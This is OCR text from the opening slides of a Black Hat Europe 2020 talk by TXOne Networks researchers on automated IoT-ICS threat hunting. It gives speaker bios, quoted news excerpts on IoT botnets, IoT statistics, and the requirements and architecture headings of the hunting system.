black hat EUROPE 2020

DECEMBER 9–10
BRIEFINGS

The Hunt for Major League IoT-ICS Threats: A Deep Dive into IoT Threat Terrain

Mars Cheng

@marscheng_

Patrick Kuo

@patrickkuo_t

Who are we?

A joint venture company of

Trend Micro Inc. and Moxa Inc.

30 years+ Cybersecurity Threat Intelligence

30 years+ OT Network Expertise

Industry Adaptive Solution

txOne networks

Threat Defense Expertise

OT-Focused Technology

Keep the Operation Running

Who are we?

Mars Cheng

Threat Researcher at TXOne Networks

- Spoke at HITB, HITCON, SecTor, ICS Cyber Security Conference, InfoSec Taiwan and etc.
- Instructor of Ministry of National Defense, Ministry of Education, Ministry of Economic Affairs and etc.
- General Coordinator of HITCON 2021
- Vice General Coordinator of HITCON 2020

Hacks In Taiwan Conference

Patrick Kuo

Threat Researcher at TXOne Networks


- Developer for building automatically threat analyzing process.
- Developer for designing threat hunting engine and threat hunting system.
- Researcher for malicious payloads, malwares and threats.

Outline

- The Anatomy of Our Threat Hunting System
- In-Depth Analysis of Our IoT-ICS Intelligence
- The Next Step for Our Next Generation IIoT Threat-Hunting System

Introduction

Why Perform Automated Threat Hunting?



DARK

Authors Slideshow

THE EDGE ANALYTIC

IoT

3/13/2020
05:30 PM

Kelly Sheridan
News

Connect Directly

0 COMMENTS
COMMENT NOW

Login

Distributed denial-of-service (DI
have undergone changes as cy
attackers are turning to mobile a
diversify and strengthen their DI

Researchers with A10 Networks
weapons in the fourth quarter o
Attack Vectors" to share the tre
the weapons being used, locatio
exploited, and techniques attac

https://www.darkreading.com/iot/dd
iot-mobile/d/d-id/1337318?_mc=rss_

By 2020, more than 25% of identified attacks in enterprises will involve the IoT, although the IoT will account for less than 10% of IT security budgets.

https://www.gartner.com/imagesrv/books/iot/iotEbook_digital.pdf

to Newsletter

Dark Nexus: A New Emerging IoT Botr

April 08, 2020 Ravie Lakshmanan

Cybersecurity researchers have discovered a new emerging IoT botnet threat t
compromised smart devices to stage 'distributed denial-of-service' attacks, po
demand through platforms offering DDoS-for-hire services.

https://thehackernews.com/2020/04/darknexus-iot-ddos-botnet.html

Astonishing Internet Of Things Facts:

- The internet of things market **revenue is $212 billion worldwide**
- **20.4 billion** IoT devices will be online **by 2020**
- **By 2025**, the number is expected to rise to **75 billion** devices
- North America is expected to own **29%** of the world's self-driving fleet by **2035**
- **54% of enterprises** cite cost saving as the main value driver for IoT projects

https://review42.com/internet-of-things-stats/

0-Days Discovered

News

Nokia Threat Report: IoT Malware Infections Surge 100%

Jessica Lyons Hardcastle | Managing Editor
October 23, 2020 12:24 AM

Share this article:

internet-connected devices now
n 2019, according to Nokia's 2020

/nokia-threat-report-iot-

The Benefits of Automated Threat Hunting

- Automatic detection and real-time blocking of various threats
- Instantly locate various threat trends
- Follow-up analysis of a large number of intelligence resources by threat analysts
- The cost of human maintenance is extremely low

The Hunting System‘s Requirements

Scalability

High Availability and Stability


Fast Adjustment

Easy Monitoring and Analysis


Data Security

The Anatomy of Our Threat Hunting System

The Architecture of Our IoT-ICS Threat Hunting System




350^{+} Hunting Engines in the World



© 2020 TXOne Networks Inc.

txOne networks

